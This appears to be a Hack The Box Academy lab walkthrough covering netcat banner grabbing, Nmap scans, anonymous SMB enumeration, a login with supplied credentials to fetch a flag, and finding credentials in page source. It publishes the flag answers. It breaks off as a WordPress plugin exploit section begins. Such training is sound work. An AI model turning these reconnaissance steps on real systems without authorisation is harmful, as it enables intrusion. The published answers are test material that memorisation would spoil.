HACKTHEBOX

Tier 0 Fundamental Offensive

This module covers the fundamentals of penetration testing and an introduction to Hack The Box.

By Saezel

Last Updated: 17 October 2024


Basic Tools

Apply what you learned in this section to grab the banner of the above server and submit it as the answer.

Answer: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1

Netcat (nc) is a versatile network utility for interacting with TCP/UDP ports, commonly used in penetration testing. Its primary function is to connect to shells, but it can also establish connections to any listening service, allowing for actions like banner grabbing to identify services running on specific ports (e.g., connecting to SSH on port 22).

```
netcat [IP] [Port]
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-mes6hsambd]─[~]
└──╼ [★]$ netcat 83.136.251.155 42460
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

Service Scanning

Perform an Nmap scan of the target. What does Nmap display as the version of the service running on port 8080?

Answer: Apache Tomcat

```
nmap -sV -p 8080 [IP]
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-mes6hsambd]─[~]
└──╼ [★]$ nmap -sV -p 8080 10.129.207.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 00:33 CDT
Nmap scan report for 10.129.207.125
Host is up (0.16s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat

Service detection performed. Please report any incorrect results at ht
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

Answer: 2323

```
nmap -sV -p- [IP] | grep -i telnet
```



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-mes6hsambd]─[~]
└──╼ [★]$ nmap -sV --open -p- 10.129.207.125 | grep -i telnet
2323/tcp open  telnet      Linux telnetd
```


List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

Answer: dceece590f3284c3866305eb2473d099

Step 1: List the SMB shares available on the target host

```
smbclient -N -L //[IP]
```

- -N : This option tells `smbclient` not to prompt for a password during authentication. In other words, it will bypass the need to enter credentials
- -L : This option instructs `smbclient` to perform a simple enumeration of shares on the specified SMB server.




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ smbclient -N -L //10.129.207.125

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        users           Disk
        IPC$            IPC       IPC Service (gs-svcscan server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

From this, it should be clear that the SMB share we want is ‘users’.

Step 2: Connect to the users share as the bob user.

- Credentials given as bob:Welcome


```
smbclient -U bob \\\\[ IP ]\\[ SHARE ]
```



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ smbclient -U bob \\\\10.129.207.125\\users
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
```

Step 3: Display the file listings

```
ls
```



```
smb: \> ls
  .                                   D        0  Thu Feb 25 17:06:52 2021
  ..                                  D        0  Thu Feb 25 14:05:31 2021
  flag                                D        0  Thu Feb 25 17:09:26 2021
  bob                                 D        0  Thu Feb 25 15:42:23 2021

                4062912 blocks of size 1024. 1276220 blocks available
```


In the context of SMB (Server Message Block) file listings:

- D: This indicates a directory. It's similar to how file listings in Unix-like systems use d to denote a directory.
- N: This typically indicates a normal file. It denotes standard files that are not directories.

You can see there are directories flag and bob as denoted by the D.

Step 4: Navigate into the flag directory


```
cd flag

ls
```



```
smb: \> cd flag
smb: \flag\> ls
  .                                   D        0  Thu Feb 25 17:09:26 2021
  ..                                  D        0  Thu Feb 25 17:06:52 2021
  flag.txt                            N       33  Thu Feb 25 17:09:26 2021

                4062912 blocks of size 1024. 1276216 blocks available
```

Step 5: Download the file to your machine. There is no cat in smb.


```
get flag.txt
```



```
smb: \flag\> get flag.txt
getting file \flag\flag.txt of size 33 as flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \flag\> 
```

Step 6: Open up another terminal and read the contents of flag.txt

```
cat flag.txt
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ ls
cacert.der  Documents  flag.txt  Pictures  Templates
Desktop     Downloads  Music     Public    Videos
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ cat flag.txt
dceece590f3284c3866305eb2473d099
```

Web Enumeration

Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag.


Answer: HTB{w3b_3num3r4710n_r3v34l5_53cr375}

Step 1: Check if it has a robots.txt file.




```
User-agent: *
Disallow: /admin-login-page.php
```

We find an admin login page. Interesting. Now if only we could find the credentials.



Right-Click Inspect. The credentials are right there!!! Logging in will get you the flag.



```
<!DOCTYPE html>
<html>
 <head> ⋯ </head>
 <body>
  <form class="form" name="login" autocomplete="off" action=""
  method="post">
   <div class="control"> ⋯ </div>
   <div class="container">
    <label for="username"> ⋯ </label>
    <input name="username" placeholder="Username"
    type="text">
    <label for="password"> ⋯ </label>
    <input name="password" placeholder="Password"
    type="password">
    <!--TODO: remove test credentials admin:password123-->
    <button type="submit" formmethod="post">Login</button>
   </div>
  </form>
 </body>
</html>
```

Public Exploits


Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)

Answer: HTB{my_f1r57_h4ck}

Step 1: identify the services running on the server

```
nmap -sV -sC -p [port] [ip]
```

- -sV: This option enables version detection, which attempts to determine the service and version running on the specified port.
- -sC: This runs a set of default scripts that can provide additional information, such as potential vulnerabilities or configuration issues.



```
┌[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ nmap -sV -sC -p 36289 83.136.254.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 01:43 CDT
Nmap scan report for 83-136-254-158.uk-lon1.upcloud.host (83.136.254.158)
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
36289/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.6.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Getting Started &#8211; Just another WordPress site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 17.45 seconds
```


This also reveals the use of Wordpress 5.6.1.

To identify the services running on the server, we can use the 'whatweb' command with the verbosity flag (-v) to increase the output and gather more detailed information. Due to the extensive amount of data generated, it is highly recommended to explore the output yourself for a better understanding of the services running on the server.

```
whatweb [ip]:[port] -v --no-errors
```


- -v: This option, also known as "--verbose", enhances the verbosity of the output. When used with whatweb, it provides more detailed and informative results during the enumeration process.

- --no-errors: The "--no-errors" option is used to suppress or ignore any errors encountered during the scan. This helps in filtering out unimportant errors that may arise while performing the enumeration tasks. It allows us to focus on the successful results and relevant information obtained from the scan.



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ whatweb 83.136.254.158:36289 -v --no-errors
WhatWeb report for http://83.136.254.158:36289
Status    : 200 OK
Title     : Getting Started &#8211; Just another WordPress site
IP        : 83.136.254.158
Country   : FINLAND, FI

Summary   : Apache[2.4.41], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubu

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
```

Moving on, we also visited the site using a web browser to gain some initial insights. During our exploration, we discovered Simple Backup Plugin version 2.7.10 being used by the webserver. It is important for us to investigate any potential vulnerabilities associated with this plugin.



Getting Started – Just another WordPress site — Mozilla Firefox
Getting Started – Just anothe ×
http://83.136.254.158:36289/
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog

